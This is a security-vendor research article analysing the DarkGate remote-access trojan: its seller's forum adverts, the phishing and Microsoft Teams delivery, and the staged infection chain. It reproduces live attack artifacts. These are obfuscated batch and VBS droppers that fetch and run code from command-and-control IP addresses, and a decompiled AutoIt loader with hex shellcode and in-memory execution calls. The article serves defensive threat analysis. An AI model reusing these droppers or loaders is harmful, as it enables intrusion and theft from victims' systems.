

The Continued Evolution of the DarkGate Malware-as-a-Service

trellix.com/about/newsroom/stories/research/the-continued-evolution-of-the-darkgate-malware-as-a-service/

By [Ernesto Fernández Provecho](#), [Pham Duy Phuc](#), [Ciana Driscoll](#) and [Vinoos Thomas](#) · November 21, 2023

On September 2023, the Trellix Security Operations Center (SOC) successfully detected and stopped an attack against Musaruba, the holding company for Trellix and Skyhigh Security, involving an emerging malware family named DarkGate. First discovered in 2018, DarkGate is a Remote Access Trojan (RAT) that enables attackers to fully compromise victim systems. The software is developed and sold as Malware-as-a-Service (MaaS) by an actor known as RastaFarEye on underground cybercrime forums.

A few months ago, in June, this actor released DarkGate version 4, which leveraged extensive evasion techniques, command and control capabilities, and various modules for credential theft, keylogging, screen capturing, and more. All of these characteristics caught the attention of cybercriminals, which started to acquire the tool and compromise systems of companies and users from all over the world. Moreover, during previous months, RastaFarEye has continuously developed DarkGate to bypass security products based on analysis published by [security vendors](#) and [researchers](#).

To better understand the DarkGate threat, the Trellix Advanced Research Center analyzed versions 4.6, 4.10.2, 4.17b, and the latest 5.0.19, mapping the rapid evolution of the malware.

Background

DarkGate is a complete toolkit that provides attackers with extensive capabilities to fully compromise victim systems. It is being developed by the underground user RastaFarEye who offers DarkGate through a subscription-based model costing up to \$15,000 per month, justifying the high price tag by claiming the malware has been under continual development since 2017.

RastaFarEye


Posted June 7 (edited)

Report post

Крипто-Кит



Active arbitrage
87



437 posts
Joined
05/05/21 (ID: 116351)
Activity
другое / other
Deposit
0.5

This is a project that I have been working on since early 2017, and have invested more than 20,000 hours into. This is the ultimate tool for pentesters/redteamers

At the moment I don't intend to rent it to more than 10 people in order to keep this project private, I also do not intend to rent it to people who do not understand its meaning and do not know how to use it because it is a destructive tool That is not currently detected by any antivirus that knows how to do everything from privilege escalation and many more exploits and features that you won't find anywhere..

Figure 1: RastaFarEye announces the release of the DarkGate v4.

One of the first samples was discovered by Fortinet in 2018, a novel malware that was used to mine cryptocurrencies and deploy ransomware. However, the malware did not gain widespread popularity until 2021, when an updated version was discovered by Avast, which dubbed the malware as MehCrypter. This version already included many techniques that we have seen in the current version of DarkGate , like the usage of Autolt to load the final payload or a full RAT module to control remote systems.

In June 2023, RastaFarEye advertised the latest version of DarkGate on the forums mentioned earlier, including new features such as hVNC, file manager, Discord and Browser stealer, keylogger, and a rootkit module, etc. The developer promised total evasion of any security products, with a complete command and control panel for convenient control of the bots by buyers.

MAIN FEATURES ->
 DOWNLOAD & EXECUTE ANY FILE DIRECTLY TO MEMORY (native,.net x86 and x64 files)
 HVNC
 HANYDESK
 REMOTE DESKTOP
 FILE MANAGER
 REVERSE PROXY
 ADVANCED BROWSERS PASSWORD RECOVERY (SUPPORTING ALL BROWSER AND ALL PROFILES)
 KEYLOGGER WITH ADVANCED PANEL
 PRIVILEGE ESCALATION (NORMAL TO ADMIN / ADMIN TO SYSTEM)
 WINDOWS DEFENDER EXCLUSION (IT WILL ADD C:/ FOLDER TO EXCLUSIONS)
 DISCORD TOKEN STEALER
 ADVANCED COOKIES STEALER + SPECIAL BROWSER EXTENSION THAT I BUILD FOR LOADING COOKIES DIRECTLY INTO A BROWSER PROFILE
 BROWSER HISTORY STEALER
 ADVANCED MANUAL INJECTION PANEL
 CHANGE DOMAINS AT ANY TIME FROM ALL BOTS (Global extension)
 CHANGE MINER DOMAIN AT ANY TIME FROM ALL BOTS (Global extension)
 REALTIME NOTIFICATION WATCHDOG (Global extension)
 ADVANCED CRYPTO MINER SUPPORTING CPU AND MULTIPLE GPU COINS (Global extension)
 ROOTKIT WITHOUT NEED OF ADMINISTRATOR RIGHTS OR .SYS FILES (COMPLETELY HIDE FROM TASKMANAGER)
 INVISIBLE STARTUP, IMPOSSIBLE TO SEE THE STARTUP ENTRY EVEN WITH ADVANCED TOOLS
 HIGH QUALITY FILE MANAGER, WITH FAST FILE SEARCH AND IMAGE PREVIEW
 Some features like
 Capability to handle a very large amount of bots easily
 Extremely stable, can run for months non-stop, even if an error occurs it will continue running and a detailed bugreport will be generated
 A well-spreaded build from 2018 yet fud by almost all avs (au3 script file)
 And now my methods even improved so we usually not having a detection problems,
 Never lose bots again, the AU3 method can run FUD Runtime for months and is 99.9% different each build.

Figure 2: RastaFarEye describes some of the functionalities of DarkGate.

In August 2023, several security companies and researchers discovered the first campaigns using DarkGate v4. To aid future research, they published their analysis and decryption tools. This caught the attention of RastaFarEye, who published an updated version of the malware to evade them.

RastaFarEye Posted September 1 Report post
 Кристо-Кит
 ●●●●●
 UPDATE
 [!] Anti-Reversing of blue-team DarkGate tools made available in recent reports
https://github.com/telekom-security/malware_analysis/blob/main/darkgate/extractor.py#L53
<https://malpedia.caad.fkie.fraunhofer.de/details/win.darkgate>
Active arbitrage
 87
 437 posts
 Joined
 05/05/21 (ID: 116351)
 Activity
 дпырое / other
 Deposit
 0.5 B
 -> get_alphabet_candidates - Cannot be used anymore
 -> perform_string_extraction - Cannot be used anymore
 -> unpack_au3_payload - Cannot be used anymore
 -> decode_strings - Cannot be used anymore
 -> unpack_msi_wrapped_payload - Cannot be used anymore
 -> unpack_cab_wrapped_payload - Cannot be used anymore
 -> analyze_file - Cannot be used anymore

Figure 3: RastaFarEye mentions some DarkGate analysis performed by security companies and researchers. Also, he states that several changes have been applied to break the security tools developed by them.

RastaFarEye continually pushes minor DarkGate updates to evade antivirus detections, introduce new features, and fix bugs. On September 29th RastaFarEye announced that he was working on the next major version of DarkGate, version 5, to be released during October due to growing attention on the malware from security vendors and researchers. This release was advertised to be big, with a complete rework of the main code.




Figure 4: RastaFarEye announces the upcoming release of DarkGate v5 during October in Exploit.in.

Malware Delivery Channels

DarkGate campaigns primarily leverage phishing emails containing links to distribute the initial infection vector, which will be either a Visual Basic Script (VBS) or Microsoft Software Installer (MSI) file.

However, in some campaigns, DarkGate has started to use a new way to deploy the initial stage via collaborative applications such as Microsoft Teams, something Trellix's SOC detected targeting Musaruba, which is the holding company for Trellix and Skyhigh Security.

The attacker, who claimed to be a senior executive at Musaruba, sent a Teams message containing a link to a set of employees. The link led to a ZIP file that was hosted within SharePoint, however, in an attempt to prevent researchers from analyzing the file, only the employees who received the message could access. Trellix has a variety of security controls deployed that ensure proper defense in-depth, Trellix has a variety of security controls deployed that ensure proper defense-in-depth however, it was Trellix IVX for Collaboration Platforms that picked up the DarkGate infection attempts, alerting our SOC.

This ZIP compressed file contained five Windows shortcut or LNK files trying to masquerade a PDF file using the double extension method, ".pdf.lnk". Also, these files used a deceptive PDF icon to lure unsuspecting users into executing the file.

These files contained a Windows Batch script that will run the Window's "curl" utility to retrieve a VBS script from a remote server and the Windows Script Host using the "CScript.exe" utility to execute it.

```
"C:\Windows\System32\cmd.exe" /c 8lau || EChO 8lau & p"iNG" 8lau || cU"RL" http://155.38.13.173/d1/m4 -o
C:\Users\ADMINI~1\AppData\Local\Temp\8lau.vbs & p"iNG" -n 4 8lau || C"s"c"R"i"pt"
C:\Users\ADMINI~1\AppData\Local\Temp\8lau.vbs & EXit
```

Figure 5: Screenshot taken from Trellix IVX in which the command to download and execute the VBS script is shown.

Initial stages

Version 4

DarkGate version 4 execution chain starts with either a VBS script or a MSI file, which will drop and execute further stages. Regardless of the infection vectors, the following stages stay the same.




Figure 6: Overview of the DarkGate v4 multistage infection chain. The initial vector is either a remote VBS script or local MSI file. The VBS method retrieves an AutoIT binary and second stage payload remotely. Meanwhile, the MSI file directly drops the embedded payload. Both vectors ultimately execute an AutoIT script to launch the next loader stage, culminating in DarkGate v4 installation.

First stage

For the initial stage, DarkGate used two main attack vectors, one involving a VBS script and the other a MSI file.

VBS script

The initial VBS dropper contains obfuscated code within approximately 30 lines of script. When executed, this downloads and executes a Windows batch script from the command and control (C&C) server.

```

bgeqpirlo = "cmd"
Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")
dim all_process
if bgeqpirlo = "a" then
MsgBox "Libr"
end if
Set colProcesses = objWMIService.ExecQuery("Select * from Win32_Process")
For Each objProcess in colProcesses
    all_process = all_process & objProcess.Name
Next
xzcjzxr = "Shell.Application"
ezhpgasfjqk="http://5.10.30.50/piwmbbh"
najgkqjmykrx="WINHTTP.WinHttpRequest.5.1"
With CreateObject(najgkqjmykrx)
    .Open "post", ezhpgasfjqk, False
    .setRequestHeader "a", all_process
    .send
    najgkqjmykrx2 = .responseText
CreateObject(xzcjzxr).ShellExecute bgeqpirlo, najgkqjmykrx2, "", "", 0
End With

```

Figure 7: VBS script used to drop and execute a Batch script.

The batch script creates a directory with a random name in "C:\\" root drive, copies and renames the Windows "curl" utility into this folder. It then leverages the renamed curl to download a legitimate AutoIT executable and a compiled AutoIT script from the C&C to execute it.

```

"C:\Windows\System32\cmd.exe" /c mkdir c:\inif & cd /d c:\inif &
copy c:\windows\system32\curl.exe inif.exe & inif -H "User-Agent:
curl" -o Autoit3.exe http://5.10.30.50/piwmbbh & inif -o pnpxxa.au3
http://5.10.30.50/msiinifppzf & Autoit3.exe pnpxxa.au3

```

Figure 8: Screenshot taken from Trellix IVX in which the command executed by the Batch script to download and execute an AutoIT script using the Windows "curl" utility is shown.

MSI file

An alternative infection vector comes in the form of a MSI file. This contains a Windows Cabinet (CAB) archive storing the previously mentioned AutoIT payload components. In later DarkGate versions, the CAB instead holds a weaponized DLL and signed executable for DLL side-loading technique.

AutoIT

AutoIT provides a scripting language to automate Windows GUI interactions and general scripting capabilities. The compiled AutoIT script contains several chunks:

- A large 650KB chunk of data preceding the actual script
- The compiled AutoIT script
- A smaller about 100KB chunk of data following the script

The script is delimited by the AutoIT magic number "AU3!EA06".

```

A:0870h: 61 43 53 62 6B 4C 45 74 47 46 72 46 41 6C 4C 77 aCSbkLEtGFrFALLw
A:0880h: 64 5A 59 66 62 46 79 7A 74 68 63 6A 42 56 78 63 dZYfbFyzthcjBVxc
A:0890h: 73 47 4B 59 42 48 51 4E 79 47 6D 47 49 45 65 6D sGKYBHQNyGmGIEem
A:08A0h: 6B 79 4F 4E 4F 45 66 6C 77 6F 6A 61 58 74 79 78 kyONOEflwojaXtyx
A:08B0h: 43 41 73 45 6F 48 6B 62 76 4D 52 63 7A 53 4C 76 CAsEoHkbvMRczSLv
A:08C0h: 65 78 48 54 6F 7A 68 55 76 53 43 79 49 5A 56 4B exHTozhUvSCyIZVK
A:08D0h: 77 4F 43 50 54 67 4D 45 42 4C 4F 43 71 65 50 66 wOCPTgMEBLOCqePf
A:08E0h: 75 4B 42 50 6A 54 70 70 61 45 50 77 58 4B 74 64 uKBPjTppaEPwXKtd
A:08F0h: 64 62 63 56 48 70 6F 64 45 51 71 4B 57 45 4F 67 dbcVHpodEQqKWEog
A:0900h: 63 67 41 6F 65 66 63 70 44 50 6C 4A 47 49 4E 75 cgAoefcpDP1JGINu
A:0910h: 49 52 4C 45 57 66 7A 68 64 53 6E 5A 45 58 7A 56 IRLEWfzhdSnZEXzV
A:0920h: 67 41 4E 79 7A 6C 4D 58 6A 6E 4B 56 53 76 6E 6B gANyzlMXjnKVSvnk
A:0930h: 4B 52 41 57 61 70 53 4B 6A 66 62 50 59 61 65 44 KRAwapSKjfbPYaeD
A:0940h: 57 4F 7A 54 57 66 42 78 49 6F 49 48 72 47 78 48 wOzTwfBxIoIHrGxH
A:0950h: 50 47 77 76 65 72 4C 4D 50 75 45 74 6D 57 61 50 PGwverLMPuEtmWaP
A:0960h: 59 50 61 75 52 75 76 66 79 4C 66 73 6B 73 6D 42 YPauRuvfyLfksmB
A:0970h: 53 54 44 53 72 7A 6D 76 41 65 79 52 5A 63 65 59 STDSrzmVaeYRZceY
A:0980h: 57 79 4C 74 47 78 6B 74 51 55 48 74 61 52 50 6F WyLtgXktQUHTaRpo
A:0990h: 54 6D 66 43 55 4F 74 59 46 5A 53 6D 6F 63 77 66 TmfCUOtYFZSmocwf
A:09A0h: 4D 4C 64 7A 47 78 43 54 45 49 77 57 50 46 4A 5A MLdzGxCTEiwWPFJZ
A:09B0h: 68 74 71 67 52 5A 58 55 66 41 75 41 46 52 41 52 htqgRZXUfAuAFRAR
A:09C0h: 41 79 46 51 6A 70 56 73 75 76 6C 68 64 79 4F 73 AyFQjpVsuVlhdyOs
A:09D0h: 68 61 7A 47 6C 49 46 4A 4B 7A 77 79 58 45 64 78 hazGlIFJKzwyXEdx
A:09E0h: 43 4A 58 52 43 4A 47 4B 42 62 73 63 4D 7A 6E 4D CJXRCJGKBbscMznM
A:09F0h: 41 51 65 77 61 68 50 66 4F 74 50 51 4B 4D 6E 55 AQewahPfOtPQKMnU
A:0A00h: 73 70 50 77 56 63 4F 56 61 56 4C 42 6B 61 49 69 spPwVcOVaVLBkaIi
A:0A10h: 67 42 43 76 69 7A 51 58 7A 62 58 69 4E 62 41 4C gBCvizQXzbXiNbAL
A:0A20h: 4B 72 57 53 79 47 74 6B 42 5A 51 74 71 46 53 6D KrwSyGtKBZQtqFSm
A:0A30h: 63 55 79 4C 44 44 51 6E 46 57 56 59 76 77 44 69 cUyLDDQnFWVYvwDi
A:0A40h: 78 4E 6C 4E 72 75 69 52 41 4C 4B 70 A3 48 4B BE xNlNruIRALKpEHK%
A:0A50h: 98 6C 4A A9 99 4C 53 0A 86 D6 48 7D 41 55 33 21 ~lJ@™LS.tÖH}AU3!
A:0A60h: 45 41 30 36 4D A8 FF 73 24 A7 3C F6 7A 12 F1 67 EA06M`ÿs$§<öz.ñg
A:0A70h: AC C1 93 E7 6B 43 CA 52 A6 AD 00 00 E1 BB 3A 21 -Á"çkCÉR!-.á»:!
A:0A80h: A5 29 E3 EC E7 0B 98 2E 40 BD E1 9A DE 80 46 B1 ¥)äiç.~.@%ášp€F±
A:0A90h: 9D 6B 3B 21 D4 B1 D6 75 3A C8 3D C6 D0 33 F7 14 .k;!Ö±Öu:È=ÆD3÷.
A:0AA0h: AF CB 17 A2 94 01 8D 13 88 FE 64 95 61 E7 B6 4D "É.c"...^pd•aç¶M
A:0AB0h: 62 F8 00 00 6C FE 74 84 6A 78 49 F1 B5 91 05 38 bø..lpt.,jxIñµ'.8
A:0AC0h: EE 76 1E F9 D2 72 0B 54 8D 83 9D 74 78 48 10 8D ìv.ùòr.T.f.txH..
A:0AD0h: 21 E7 DC 29 39 38 4F B5 FD 09 2C E4 58 4F 67 3B !çÜ)980µý.,äXOg;
A:0AE0h: 4D 6D 98 3D 98 98 41 A4 FC 46 50 57 57 D9 EC 9B Mm~="~AµüFPwWÜi>
A:0AF0h: AA DC AC 99 CD 59 15 9D D0 24 63 B5 1A 46 E2 4B ðÜ-™ÍY..Ð$çµ.FâK
A:0B00h: 78 DB 19 FA 69 C4 FE 66 33 1D 48 D3 F6 07 DB 32 xÜ.úIÄpf3.HÖö.Ü2
A:0B10h: 29 05 E4 C6 3C AC 39 8D 6D 0F 0F F4 80 C1 26 D4 ).äÆ<-9.m..ô€Á&Ô
A:0B20h: F7 FD 34 19 B1 B2 B2 52 0B 0A 90 17 37 0A 3F 87 ÷ý4.±²²R...7.?‡
A:0B30h: 27 7F 46 15 E5 B9 F7 68 00 BC 87 00 00 BC 87 00 '.F.â¹÷h.¼‡..¼‡.
A:0B40h: 00 84 A6 00 00 49 BE D9 01 0E 03 66 38 49 BE D9 ..!..I¾Ü...f8I¾Ü
A:0B50h: 01 0E 03 66 38 49 BE D9 01 0E 03 66 38 49 BE D9 f8kCÉR-...µ8%

```

Figure 9: Compiled AutoIT script with a chunk of "unknown" data prior the AutoIT magic number.

When decompiled using the open source-project [myAut2Exe](#) it contains a hexadecimal-encoded shellcode representation to execute the next payload stage. The Windows API `CallWindowProc()` function is leveraged to decode and launch the shellcode.

```

LOCAL $ZPEL
$$SUGZNUO0E&="56578B7DF8B75F48B4DF0C1E902F3A55F5E59464B75978B45DC8B800000008945F48B45E88945F88B45F80345F48945EC"
LOCAL $HWPEMQUB
$$SUGZNUO0E&="EB700345E850FF5CC8945D0837DD8FF745C8B45EC833800740A8B45EC8B18035DE8EB098845EC8B5810035DE88B45EC8B78"
LOCAL $PEZWMDFEF
$$SUGZNUO0E&="10037DE8EB30F7C600000000741281E6FFF0000568B45D850FF55C88907EB100375E883C602568B45D850FF55C8890783C3"
LOCAL $BUUMRB
$$SUGZNUO0E&="0483C7048B3385F675CA8345EC148B45EC8B400C85C075868B45DC8880A00000000345E88945D488504EB48884A0483E908"
LOCAL $HLNKG3U
$$SUGZNUO0E&="D1E983C00888D94885D87C2F430FB708C1E90C83F903751D884DDC8B75E82B71348B0A034DE8668B386681E7FF0F0B7FF03"
LOCAL $RKPQAD
$$SUGZNUO0E&="CF013183C0024B75D28B420403C28BD08B28BC82B4DD48B5DDC3B8BA400000072A68B45DC8B40288945E48B45E80345E4FF"
LOCAL $YATVFI
$$SUGZNUO0E&="E05F5E5888E55DC300"
LOCAL $30DUUJLY
LOCAL $TPFQPDO
LOCAL $DOIMJ
IF (NOT FILEEXISTS(@PROGRAMFILES\DIR)) AND (@USERNAME<>"SYSTEM") THEN
LOCAL $OECMYMYG
EXIT
LOCAL $ZUMM
LOCAL $GKQAS
ELSE
LOCAL $QJSMYVD
$MZRSMVCSW=BINARYTOSTRING("0x"&$$SUGZNUO0E)
LOCAL $AIVSHSG
$MFCKUCOVGW=DLLSTRUCTCREATE("byte[]"&BINARYLEN($MZRSMVCSW)&"]")
LOCAL $IQFKHESS
LOCAL $OLDPROTECT
LOCAL $SPIG
LOCAL $YFBV
IF (NOT FILEEXISTS("C:\Program Files (x86)\Sophos")) THEN
LOCAL $GNMGPZ
EXECUTE("DllCall('kernel32.dll', 'BOOL', 'VirtualProtect', 'ptr', DllStructGetPtr($MFCKUCOVGW), 'int', BinaryLen($MzrsVimcSw), 'dword', 0x40, 'dword*', $oldprotect)")
LOCAL $SDGN
ENDIF
LOCAL $YUZBAV
LOCAL $GBKUA
DLLSTRUCTSETDATA($MFCKUCOVGW,1,$MZRSMVCSW)
LOCAL $QANQBC
EXECUTE("DllCall('user32.dll', 'lresult', 'C"&chr(07)&"llWindowProc', 'ptr', DllStructGetPtr($MFCKUCOVGW), 'hwnd', 0, 'uint', 0, 'wparam', 0, 'lparam', 0)")
LOCAL $AZPMPVF

```

Figure 10: Decompiled AutoIT script that is used to decode and execute a shellcode. Notice that some expressions have been Base64-decoded for clarity.

Shellcode

The shellcode is responsible for executing a PE file that acts as the DarkGate loader module. It accomplishes this by mapping the full PE file into memory and calling its entry point, with the "MZ" magic number indicating a valid PE format.

```


00000014 8B 45 FC          mov     eax, [ebp-4]
00000017 81 C4 AC F5 FF FF add     esp, 0FFFFFF5ACh
0000001D 53              push   ebx
0000001E 56              push   esi
0000001F 57              push   edi
00000020 8D 85 AA C5 FF FF lea    eax, [ebp-3A56h]
00000026 C6 00 4D        mov     byte ptr [eax], 4Dh ; 'M'
00000029 C6 40 01 5A        mov     byte ptr [eax+1], 5Ah ; 'Z'
0000002D
0000002D          loc_2D: ; DATA XREF: seg000:000194A8↓r
0000002D          ; seg000:000194EF↓r
0000002D C6 40 02 50        mov     byte ptr [eax+2], 50h ; 'P'
00000031 C6 40 03 00        mov     byte ptr [eax+3], 0
00000035 C6 40 04 02        mov     byte ptr [eax+4], 2
00000039 C6 40 05 00        mov     byte ptr [eax+5], 0
0000003D C6 40 06 00        mov     byte ptr [eax+6], 0
00000041 C6 40 07 00        mov     byte ptr [eax+7], 0
00000045 C6 40 08 04        mov     byte ptr [eax+8], 4
00000049 C6 40 09 00        mov     byte ptr [eax+9], 0
0000004D C6 40 0A 0F        mov     byte ptr [eax+0Ah], 0Fh
00000051 C6 40 0B 00        mov     byte ptr [eax+0Bh], 0

```

Figure 11: Shellcode loading a PE file in memory variables.

Loader

Executed solely in memory, the loader reads the first chunk of data from the AutoIT script.



```
call    @System@ParamStr$qqri ; System::ParamStr(int)
mov     edx, [ebp+var_14]
mov     eax, offset aAu3 ; ".au3"
call    @@LStrPos             ; __linkproc__ LStrPos
test    eax, eax
jle     short loc_403603

lea     edx, [ebp+file_path]
mov     eax, 1
call    @System@ParamStr$qqri ; System::ParamStr(int)
mov     eax, [ebp+file_path]
call    check_file_exists
test    al, al
jz      short loc_4035DC
```

Figure 12 Loader checks that the Autolt file exists prior extracting and decrypting the DarkGate payload.

This data contains four elements divided by the "|" character, the second is a key string that will be calculated, along with the third one: the base64 encrypted binary. It will be used by the loader to decrypt the DarkGate payload using an XOR operation.

